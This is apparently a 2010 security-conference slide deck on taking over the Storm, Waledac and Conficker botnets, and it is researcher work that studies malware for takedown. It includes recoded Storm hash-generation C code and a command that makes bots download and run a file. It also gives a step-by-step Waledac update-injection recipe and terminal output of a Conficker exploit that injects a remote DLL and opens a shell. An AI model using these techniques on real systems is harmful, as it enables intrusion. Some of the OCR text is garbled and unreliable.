

Don't Do This At Home: Owning Botnets


Tillmann Werner



March 10th, 2010



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- Markus Kötter
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- Georg Wicherski



The giraffe has one of the shortest sleep requirements of any mammal.



Our Projects

- botsnoopd
- dionaea
- drone
- honeytrap
- libemu
- liblcfg
- mwcollectedd
- nebula
- nepenthes
- pehash
- pehunter
- pyprofjsplit
- stormfucker
- waledac traffic decoder
- ...

```
#include <inttypes.h>
#include "emu/emu.h"
#include "emu/emu_cpu.h"
#include "emu/emu_cpu_data.h"

#include "emu/emu_cpu_stack.h"
#include "emu/emu_memory.h"

#include "emu/emu_track.h"

/*Intel Architecture Software Developer's Manual Volume 2: Instructions Set Reference (2013)02.PDF page 754*/
int32_t instr_xchg_B6(struct emu_cpu *c, struct emu_cpu_instruction *i)
{
    if ( i->modrm.mod != 3 )
    {
        /* 06 */
        /* Exchange rD (byte register) with byte from r/mD
        * XCHG r/mD,rD
        * Exchange byte from r/mD with rD (byte register)
        * XCHG rD,r/mD
        */
        uint8_t mB;
        MEM_BYTE_READ(c, i->modrm.ea, &mB);
        MEM_BYTE_WRITE(c, i->modrm.ea, *c->regB[i->modrm.opc]);
        *c->regB[i->modrm.opc] = mB;
    }
    else
    {
        /* 06 */
        /* Exchange rD (byte register) with byte from r/mD
        * XCHG r/mD,rD
        * Exchange byte from r/mD with rD (byte register)
        * XCHG rD,r/mD
        */
        uint8_t swapB = *c->regB[i->modrm.rm1];
        *c->regB[i->modrm.rm1] = *c->regB[i->modrm.opc];
        *c->regB[i->modrm.opc] = swapB;
    }
    return 0;
}

int32_t instr_xchg_B7(struct emu_cpu *c, struct emu_cpu_instruction *i)
{
    if ( i->modrm.mod != 3 )

```



- Definitions
- Plain Ol' IRC Botnets
- Entering P2P: **Storm Worm**
- Some *Real* Crypto: **Waledac**
- Aiming Higher: **Conficker**



Well, we all know what a Botnet is...



How It Works

- 1 Bots spread by exploiting known Windows vulnerabilities
- 2 Infected machines join an IRC channel
- 3 Bot herder issues commands by sending messages to the channel
- 4 Bots parse and execute the commands

Who Can Issue Commands?

- You have to be on the channel (hard-coded in the bot)



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- You may have to be able to log into the bots
 - The bot must know the password in order to check it
 - If the password is in the bot code, we can reverse engineer it



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- You may have to be able to log into the bots
 - The bot must know the password in order to check it
 - If the password is in the bot code, we can reverse engineer it
- You may have to be able to `/query` a bot
 - If you are allowed to do a `/who`, you can `/query` them one by one
 - Even if not, many channels report joins and quits

The Average IRC Bot Herder





IRC Botnet Takeover



Entering P2P

The Storm Worm



Storm Facts

- Storm Worm, Peacomm, Zhelatin, Nuwar,...
- First seen: Summer 2006
- Estimated size in 2007 was 500k – 1 million bots
- Right now: dead


Spam Campaign Examples





Communication


- P2P
 - Peer-to-peer network for C&C host lookups
 - Rally mechanism: Peers are constantly searching for hashes
 - Responses encode commander's IP address and TCP port
- C&C
 - Peers receive commands from announced hosts
 - Custom TCP-based protocol





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P2P Network

- Communication: Overnet (EDonkey)
 - Hashes (128 bit) as unique node identifier (addresses)
 - Allows for efficient searching ($\log(N)$ time and space)
 - New nodes need to bootstrap in order to join the network
- Routing: Kademlia Distributed Hash Table (DHT)
 - Hashes as content IDs (same format as for node IDs)
 - Sufficiently close peers have to know where to find a file

Evolution

- At first, the network was using the Edonkey filesharing network
- Later: encrypted Overnet traffic \Rightarrow separate P2P network
- Encryption key (plain XOR):

f3 aa 58 0e 78 de 9b 37 15 74 2c 8f b3 41 c5 50 33 7a 63 3d
e6 13 df 6c 46 ca be 9a 77 48 94 02 c0 f3 66 49 ee 87 21 bb



Communication Example


The screenshot shows a network traffic analysis tool interface with a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Help) and a toolbar with various icons. The main display is a table of network traffic entries.

No. .	Time	Source	Destination	Protocol	Info
4306	20:49:13.159435	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Publicize
4593	20:49:13.567620	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Publicize ACK
4597	20:49:13.568491	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Connect
4732	20:49:13.949920	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Connect Reply
5778	20:49:24.386123	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Publicize
6035	20:49:24.729078	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Publicize ACK
7018	20:49:35.300217	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Publicize
7186	20:49:35.543892	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Publicize ACK
7193	20:49:35.545981	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Connect
7348	20:49:35.747091	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Connect Reply
7551	20:49:39.268307	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Search
7589	20:49:39.421874	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Next
7591	20:49:39.423234	192.168.0.43	24.47.165.68	eDonkey	eDonkey UDP: Search Info
7615	20:49:39.579417	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7616	20:49:39.579772	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7617	20:49:39.580176	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7618	20:49:39.580496	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7619	20:49:39.581116	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7620	20:49:39.581416	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7622	20:49:39.582079	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7623	20:49:39.582410	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7624	20:49:39.582918	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search Result
7625	20:49:39.583029	24.47.165.68	192.168.0.43	eDonkey	eDonkey UDP: Search End



Sybil Attack


- Hash queries are redirected to close peers
 - Introduce a peer with an ID really close to the target hashes
 - Receive and answer hash queries





Sybil Attack


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 - Receive and answer hash queries
- C&C TCP Server encoded in search result
 - Craft search reply and let it point to our own C&C server





Sybil Attack

- Hash queries are redirected to close peers
 - Introduce a peer with an ID really close to the target hashes
 - Receive and answer hash queries
- C&C TCP Server encoded in search result
 - Craft search reply and let it point to our own C&C server
- **One Machine is sufficient!**





Search Hash Generation Routine

All hosts are time synced

- 1 Get `gmtime()`
- 2 Take day, week day, month, year
- 3 Do some stupid integrity checks (obfuscation?)
- 4 Perform `mod`, `mul`, `sub`, `xor`, or
- 5 Encode using static XOR key (encryption?)
- 6 Add random value



The Hash Generator Recoded in C

```
utc_tm = gmtime(&rawtime);

if (utc_tm == NULL) exit(EXIT_FAILURE);

utc_tm->tm_mon += 1; // we want the real month and not 0-11

buffer[2] = utc_tm->tm_mday;
buffer[3] = utc_tm->tm_wday;
buffer[4] = utc_tm->tm_mon;
buffer[5] = (utc_tm->tm_year) & 0xff;
buffer[6] = utc_tm->tm_year >> 8;
buffer[0] = xor_sum(&buffer[2], 5);
buffer[1] = sum_bytes(&buffer[2], 5);

buffer[7] = utc_tm->tm_wday % utc_tm->tm_mday;
buffer[8] = utc_tm->tm_mday % utc_tm->tm_mon;
buffer[9] = utc_tm->tm_mon % utc_tm->tm_mday;
buffer[10] = utc_tm->tm_wday ^ utc_tm->tm_mday;
buffer[11] = utc_tm->tm_wday - utc_tm->tm_mday;
buffer[12] = utc_tm->tm_mon ^ utc_tm->tm_mday;
buffer[13] = utc_tm->tm_mon * utc_tm->tm_mday;
buffer[14] = utc_tm->tm_mon * utc_tm->tm_wday;
buffer[15] = utc_tm->tm_mon | utc_tm->tm_wday;

encrypt_buffer(buffer);

offset = rand_val & 0x8000001f;
offset *= 0x0d;
offset += 0x5f;

for (i=0; i<HASH_SIZE; ++i)
    buffer[i]+=offset;
```



Query Responses are Hashes as well

- Hashes are 16 bytes long, each byte is constructed as follows
 - The upper 4 bits are random
 - The bits 3 and 2 make the server's IP address (32 bits in total)
 - The 1-bits make the TCP port (16 bits in total)
 - The 0-bits are used as a checksum
- The final result is again XORed with the static key

Following the results

- Bots connect to the derived IP address and port via TCP
- Sessions start with a challenge response scheme with static XOR key
- All further traffic is zlib compressed
- Bots poll the C&C server for commands
- 14 different types of commands



The Hash Generator Recoded in C

```
u_int16_t base[4];
u_int16_t port = addr->sin_port;
u_int32_t ip = ntohl(addr->sin_addr.s_addr);

register int byte;
register int bit;

memset(hash, 0, HASH_SIZE);
srand(time(NULL));

base[0] = (u_int16_t)(ip & 0xffff);
base[1] = (u_int16_t)(ip >> 16);
base[2] = port;
base[3] = xor_sum((u_int8_t*)base, 6)<<8 | (sum_bytes((u_int8_t*)base, 6) & 0xff);

for (byte=0; byte<HASH_SIZE; ++byte){
    hash[byte] = rand() & 0xf0;
    for (bit=0; bit<4; ++bit) hash[byte] |= ( (base[bit]>>byte) & 0x01 ) << bit;
}

encrypt_buffer(hash);
```




1. Client Hello

- 1 !MY-COMPUTER !Win XP Service Pack 2 !1081205221 !...
- p2p.botnets.scare.us !81.163.2.53 !1 !...

2. Unknown (often thought: Second part of hello)

- 2 !1081205221 !63 !0 !31949
- 1 !

3. Request DDoS targets

- 6 !1081205221 !63 !0
- 0.0.0.0;0.0.0.0;0.0.0.0;1;0 (no targets)

4. Request SPAM templates


- 3 !1081205221 !63 !!
- ...



Reversing the Update Command

The Handler for Command 2

- String update in the command handler code
- `http_download` and `CreateProcess` called afterwards






Reversing the Update Command

The Handler for Command 2



- String update in the command handler code
- http_download and CreateProcess called afterwards
- 1 !update 192.168.0.35/stormfucker.exe





Removing Storm

- Reliable detection pattern: 40 bytes XOR keys
- We can't just terminate a process, Storm injects threads
- Spot Storm's code section
- Replace it with `ExitThread()` shellcode





Some *Real* Crypto


Waledac



Waledac Facts

- Waledac, Walowdac
- First seen: December 2008
- Characterized to be the successor of Storm
- Estimated size: several tens of thousands
- Right now: dead (?)

Spam Campaign Examples





...is P2P is not P2P is P2P...

- Systems behind NAT become *spammers*
- Other systems are *repeaters*, they
 - Act as HTTP proxies and forward certain requests to upper tiers
 - Maintain and distribute lists of other repeaters
- Upper tiers are systems controlled by the botmaster

Snooping on Waledac Traffic

```
POST /uqceadckop.htm HTTP/1.1
Referer: Mozilla
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla
Host: 76.193.189.85
Content-Length: 317
Cache-Control: no-cache
```

```
a=_wAAArQshOwGeawATkPSjmSVWco5Kv3We
gNwXpHbpBCUkglDOPwl6HksyCBzI3vup3-E
```

```
...
```

```
ASA&b=AAAAAA
```



The a=... Parameter

- Looks like base64, but `base64 -d` fails
- `_` and `-` are not in the b64 charset
⇒ replaced for urlencoding
- Decoding works after replacing them by `+` and `/`
- The content turns out to be AES encrypted (key in the binary)
- Decrypting it reveals bzip2 compressed data
- Uncompressing it finally gives us human readable XML

```
a=_wAAArQshOwGeawATkPSjm
SVWco5Kv3WegNwXpHbpBCUkg
lDOPwl6HksyCBzI3vup3-EiP
QnJS50JrfQFlzNFsKzN4OvqZ
mmx4ETRudtsIWFnrHwJPOVb0
xnN_hUbBfWx3br7nrQT-usF
ww0k2k7tJKTvNtCX230Z217c
v8z42D1WW_oTQkw3oVEwOwBY
4gNk2XCTyEP75ROBNadRua9u
zmIr2Ddngy3TSARQ_l-xx3Wa
dG9WFUeTX-4ttu_JQ5211vlw
TG-JnPgkgjuwbXLUVbjKJaTk
MSo_UCHOMfH1AoY33PEQxejA
vLfKj6APlgwROoyFtoG2QtOY
qUP-_6brXuotg5FRBP44sUNi
DKhezbauDjvtnQ_MuAK3WXXF
...
jIGlMuXG1GX_JdHChI9oMZ8D
H9azFOAwC7lwKjvEXLmTGSkx
_5ckECHMwZ4wNAGULeKE46yU
JXVp6w_VkCK1Aqd2ZdqSUFNa
j5XrmWMBukwOOjD76IoZqpa
s0xhFA3FCTvpm5MQyxWaASA
```




The Bootstrapping Process

- Waledac bootstraps by contacting peers from a hardcoded list
- The first step is to send a 1024 bits RSA public key
 - The X.509 Certificates are generated on-the-fly
 - Therefore they have to be self-signed
- The response contains a base64 encoded, RSA encrypted session key
- All further traffic is AES encrypted with that key
- Some example session keys:
 - 9837b5d73b8ae670
 - 9837b5d73b8ae670
 - 9837b5d73b8ae670
 - 9837b5d73b8ae670
 - 9837b5d73b8ae670
 - 9837b5d73b8ae670



An Online Waledac Traffic Decoder


 Institute of Computer Science IV
 Communication and Distributed Systems

WaleDecoder 0.0.1 (2014-01)

WaleDecoder
 F. Leder - T. Werner

Result:
 Type: Oxfz
 Length: 692

```

<1ao<togetkyq/t<v<27<v<i>17e27ef46f1118a1fd32af12c1e3abc19c<i>3<0<0</><prop>op n="cert">-----BEGIN CERTIFICATE-----
MIIEBjCCASegawIBgIBADAMBgkqhki69w0BAQFADA1MjEwMDY0OTY0QW50ZS5EU
NDQ6A1REAcHNFT3B1b1NTTlRlZm91c2E4eFw0eDQyZjY3YzY1MjE1MTYwFw0eOTY0OTY0QW50ZS5EU
MzI1NTYwMDY0OTY0QW50ZS5EUZm91c2E4eFw0eDQyZjY3YzY1MjE1MTYwFw0eOTY0OTY0QW50ZS5EU
MAOGCSqGSIb3DQEBAQUAA4GNADCBiQKgBQoCpFo9e6tQ1U1U1VIE6DzereFVj8NDQp
2pShaXl/U3y8491B/Kcp8D0v97C1Thwgv3F8dVb1L6VYEX6D3jpe0LnRvK14a3Eo
eU7h0g7A7Q6A1R1vha756Le54t8eFdc0vTURevGUT4EHbovUq+EK52kab8zVo/U
dM0bkk54EeHfYIDAGADMAOGCSqGSIb3DQEBAQUAA4GNADCBiQKgBQoCpFo9e6tQ1U1U1VIE6DzereFVj8NDQp
e3Vf8a1eTRv0TMAOGCF340Tco8E8IT7t0z19ueCTG09Tvo0e4Fz8D3UB86
0W4C1E40T+oCkR7C0e9uqhl8jyrc1Gp0z8R6e40a3t+VY0TcaACd8Hh3u8B
11kV0V2F2j0vcaFTg80uH++
-----END CERTIFICATE-----

```

Input was:

```

a--wAAzQsh0e0e0eATePSja5VU0c50v3Wegh0qBp8CUkg1D07e16RkyCBtI3vup3-E1PQn7350zrfQ
FlzFz2z4N0vq2aax4E7Pudt51WFrzSh0P0Vb0cm_hhBfW3b7nrzOT-usFw0k2k7j1KTVeLC2302
2L7v0e43518U_cTU0x00V80wbY4g8R23CTY8F7590B8z8u9pumaIc2Dzdy3T5AR0_l-xx39e0948F0
e7C-4tu_1J0511v1vU0--h0F8g1umbC1U9h304tM0o_DUR0EH1AoY73FE0e3AvrLd36AF1p080p
c0zQtoYqOP--8h3x0otq5F8F44eU1D0e2b30vraQ_MuAK3W0CFBQovIe68VU7cALK0U8090K0z
wapA1yEYh1cixKX2Dj87sv4R1c2K77122c0Rc7Rtca0jMiC7o9H2R8K1x9qkRvYpDw41HT7c0Rvqtao_
ae5_x01sFazG8c8ihFr0y6v0e0hJpDh30b09L_0c0081jvy0p0w07cG81svHv2g16axKkA1Abq_r
0PwA300_c2Hqv00911F1DqGEFh08D7F7n0g0067y3593qy_b12u1e6qkq9v9F0xb54160hbqIC
r3H8p--1Ez1p120737Fhgq49k06k7F8ba0PCE0v--H8j1a2c0e1Bh_VZ72j0h08000c0F0c
U-1q80E59P681H8F8AD1Eug80ES0_D7qkrwF1Dc1r1309u0h0cQdAG0eH83E8A8WjIG1Mu0G10C_J8H
Ch19028D8H0eF0A0c71wKvEXLAT0SK_x_SckE8W24wKUGLKE46y07C70p6w_VkCk1Aq122dq0U7Waj
5XtraMHVukr001D76e7c2p8a0xhFA3FCTVpa5N0ycVwASa8b-AAAAAA

```



A Closer Look


- Some messages contain download commands

A Decoded notify Message

```
Type: 0x2
Length: 337
<lm>
<v>27</v>
<t>notify</t>
<props><p n="ptr">bonn-007.pool.t-online.de</p>
<p n="ip">93.137.206.86</p>
<p n="dns_ip">216.195.100.100</p>
<p n="smtp_ip">209.85.201.114</p>
<p n="http_cache_timeout">3600</p>
<p n="sender_threads">35</p>
<p n="sender_queue">2000</p>
<pn="short_logs">>true</p>
<p n="commands">
<![CDATA[312|download|http://orldlovelife.com/mon.jpg]]>
</p></props>
<dns_zones></dns_zones><dns_hosts></dns_hosts>
<socks5></socks5><dos></dos><filter></filter></lm>
```



A Jpeg?



A Look Under His Panties

- More data right after the Californian Governour's portrait
- An educated guess revealed a portable executable XORed with 0xED
- No digital signatures are used



Waledac Takeover in 5 Easy Steps

The Recipe

- 1 Take the binary you want to execute and XOR it with `0xED`
- 2 Append it to a beautiful Jpeg
- 3 Start a Waledac instance and become repeater
 - May use the built-in command line switch `-r`
- 4 Intercept communication with other peers
- 5 Inject an update command for your own crafted Jpeg

Speedup

- You may want to run a Waledac tracker to identify other peers
- The DNS fast-flux network is a nice starting point



Aiming Higher


Conficker



Conficker Facts

- Conficker, Downadup, Kido
- First seen: November 2008
- 4 (5) different versions since, each introduces new enhancements
- Size (March 8th, 2010): **6.284.835 + 206.531**

Infection Tracking



Source: Conficker Working Group



Spreading Vector I: DLL Injection

- Exploit: `NetpwPathCanonicalize()` with specially crafted path string

svchost.exe

```
for (i=0; i<0xbadc0ded; ++i) {  
    kill(0xcafebabe);  
}  
...
```

kernel32.dll

advapi32.dll


netapi32.dll

ws2_32.dll



Spreading Vector I: DLL Injection


- Exploit: `NetpwPathCanonicalize()` with specially crafted path string
- RPC corrupts memory





Spreading Vector I: DLL Injection


- **Exploit:** `NetpwPathCanonicalize()` with specially crafted path string
- RPC corrupts memory
- Injected shellcode executes
 - `UrlDownloadToFile()`
 - `LoadLibraryA()`





Spreading Vector I: DLL Injection


- Exploit: `NetpwPathCanonicalize()` with specially crafted path string
 - RPC corrupts memory
 - Injected shellcode executes
 - `UrlDownloadToFile()`
 - `LoadLibraryA()`
 - Downloaded DLL mapped into `svchost.exe`





Spreading Vector I: DLL Injection


- Exploit: `NetpwPathCanonicalize()` with specially crafted path string
 - RPC corrupts memory
 - Injected shellcode executes
 - `UrlDownloadToFile()`
 - `LoadLibraryA()`
 - Downloaded DLL mapped into `svchost.exe`
 - New Conficker thread with `SYSTEM` privileges
 - ⇒ Owned!





Spreading Vector II: Removable Devices

- Autorun feature
- Specially crafted user dialogue
- First entry executes Conficker
 - Would you have clicked it?
- Security measures on the network level don't help at all






Spreading Vector III: Network Management RPC Functions

- 1 `NetServerEnum()`
 - Lists all machines in a Windows domain
- 2 `NetUserEnum()`
 - Provides information about all users on a remote system...
 - ...but no passwords. Conficker tries to guess them:
 - Password = User
 - Password = UserUser
 - Password = resU
 - Pick password from a hardcoded list with 250 entries
- 3 Place a copy in `$ADMIN\System32`
- 4 `NetScheduleJobAdd()`
 - Submits a job to run at a specified future time and date

Conficker's C&C Mechanism


- No built-in command protocol
- Commands are pushed as updates
- Conficker generates DNS names as rendezvous points
 - Predictable algorithm
 - HTTP download attempt if active
 - You've probably heard about April 1st...



	Conficker.A	Conficker.B	Conficker.C
Domains/day	250	250	50.000
Name length	8-11	8-11	4-9
TLD suffixes	5	7	116

Updates

- Most obvious approach: attacking the update process
- Updates are digitally signed ☹
 - Conficker.A
 - SHA1
 - RSA with a 1024 bit key
 - Later versions
 - MD6
 - RSA with two different 4096 bit keys
 - MD6 contained a buffer overflow
 - Not exploitable in Conficker
 - Fixed since version C anyway





Exploiting Conficker

- Conficker Takeover

```
File Edit View Terminal Go Help
tw@lab:~/cfe$ ./conficker-exploit.py 10.0.0.2 10.0.0.1:8080
[-] Injecting DLL from http://10.0.0.1:8080/hacked.dll
[-] Sending shellcode to 10.0.0.2
[-] Sent.
[*] Now waiting for the shell to start...
[*] Connecting to 10.0.0.2:4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
exit
[*] Shutting down.

tw@lab:~/cfe$ █
```



Exploiting Conficker



Hooking Explained

svchost.exe

netapi32.dll

5B86A259	8BFF	MOV EDI,EDI
5B86A25B	55	PUSH EBP
5B86A25C	8BEC	MOV EBP,ESP
5B86A25E	53	PUSH EBX
5B86A25F	8B5D 14	MOV EBX,DWORD PTR SS:[EBP+14]
5B86A262	56	PUSH ESI
5B86A263	57	PUSH EDI
5B86A264	33FF	XOR EDI,EDI
5B86A266	3BD F	CMF EBX,EDI
5B86A268	0F95 8EDE0000	JNZ NETAPI32.5B8780FC

```
for (i=0; i<0xbadc0ded; ++i) {  
    kill(0xcafebabe);  
}  
...
```

kernel32.dll

advapi32.dll

ws2_32.dll

x.dll

pre-check



Hooking Explained

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netapi32.dll

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ws2_32.dll

x.dll

pre-check

5B86A259	8BFF	MOV EDI,EDI
5B86A25B	55	PUSH EBP
5B86A25C	8BEC	MOV EBP,ESP



Hooking Explained

svchost.exe

netapi32.dll

5B86A259 E9 A0B028A6 JMP 01AF52FE

```
5B86A25E 53          PUSH EBX
5B86A25F 8B5D 14     MOV EBX,DWORD PTR SS:[EBP+14]
5B86A262 56          PUSH ESI
5B86A263 57          PUSH EDI
5B86A264 33FF       XOR EDI,EDI
5B86A266 3BD F      CMP EBX,EDI
5B86A268 0F85 8EDE0000 JNZ NETAPI32.5B8780FC
```

```
for (i=0; i<0xbadc0ded; ++i) {
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}
...
```

kernel32.dll

advapi32.dll

ws2_32.dll

x.dll

pre-check

```
5B86A259 8BFF       MOV EDI,EDI
5B86A25B 55        PUSH EBP
5B86A25C 8BEC       MOV EBP,ESP
```



Hooking Explained

svchost.exe

netapi32.dll

1

5B86A259 E9 A0B028A6 JMP 01AF52FE

```
5B86A25E 53          PUSH EBX
5B86A25F 8B5D 14     MOV EBX,DWORD PTR SS:[EBP+14]
5B86A262 56          PUSH ESI
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5B86A264 33FF       XOR EDI,EDI
5B86A266 3BD F      CMP EBX,EDI
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for (i=0; i<0xbadc0ded; ++i) {
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}
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kernel32.dll

advapi32.dll

ws2_32.dll

x.dll

pre-check

```
5B86A259 8BFF       MOV EDI,EDI
5B86A25B 55         PUSH EBP
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```




Hooking Explained

svchost.exe

netapi32.dll

1

5B86A259 E9 A0B028A6 JMP 01AF52FE

```
5B86A25E 53          PUSH EBX
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5B86A266 3BD F      CMP EBX,EDI
5B86A268 0F85 8EDE0000 JNZ NETAPI32.5B8780FC
```

```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

kernel32.dll

advapi32.dll

ws2_32.dll

x.dll

2

pre-check

```
5B86A259 8BFF       MOV EDI,EDI
5B86A25B 55        PUSH EBP
5B86A25C 8BEC       MOV EBP,ESP
```



Hooking Explained

svchost.exe

netapi32.dll

1

5B86A259 E9 A0B028A6 JMP 01AF52FE

3

```
5B86A25E 53          PUSH EBX
5B86A25F 8B5D 14     MOV EBX,DWORD PTR SS:[EBP+14]
5B86A262 56          PUSH ESI
5B86A263 57          PUSH EDI
5B86A264 33FF       XOR EDI,EDI
5B86A266 3BD5       CMP EBX,EDI
5B86A268 0F85 8EDE0000 JNZ NETAPI32.5B8780FC
```

```
for (i=0; i<0xbadc0ded; ++i) {
    kill(0xcafebabe);
}
...
```

kernel32.dll

advapi32.dll

ws2_32.dll

x.dll

2


pre-check

```
5B86A259 8BFF       MOV EDI,EDI
